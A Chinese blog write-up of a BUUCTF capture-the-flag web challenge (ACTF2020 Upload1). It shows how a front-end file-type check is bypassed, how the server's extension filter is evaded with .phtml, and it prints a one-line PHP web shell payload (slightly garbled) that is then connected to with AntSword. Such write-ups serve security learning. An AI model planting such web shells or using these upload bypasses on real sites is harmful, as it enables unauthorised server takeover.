web buuctf [ACTF2020 新生赛]Upload1

原创

半杯雨水敬过客 于 2021-09-05 18:46:34 发布 59 收藏
文章标签： python

本文链接：https://blog.csdn.net/weixin_44214568/article/details/120118782


其实这一题是我在极客大挑战upload后做的，所以直接上传了之前的一句话木马，用蚁剑连了之后，就直接做出来了。我重新做了一下这道题，解题目流程：

1.随便上传了一个txt文档，提示上传jpg、png格式的，弹出的是个脚本，可能前端有过滤，

f12看前端代码

```
</svg>
<div class="light">
<span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> event
嘿伙计，你发现它了！
<input class="input_file" type="file" name="upload_file">
<input class="button" type="submit" name="submit" value="upload">
</form>
```



删掉前端代码



上传成功了，这样前端可以绕过了

2.上传一句话木马（用能执行php代码的格式）

提示：



说明后端也有过滤，这个我尝试了一下格式：php4

也不行，试试phtml

payload:

<?php @eval_POST[shell]; phpinfo();?>

3.用蚁剑连接，从根目录就能看到flag（具体连接见上一篇博客）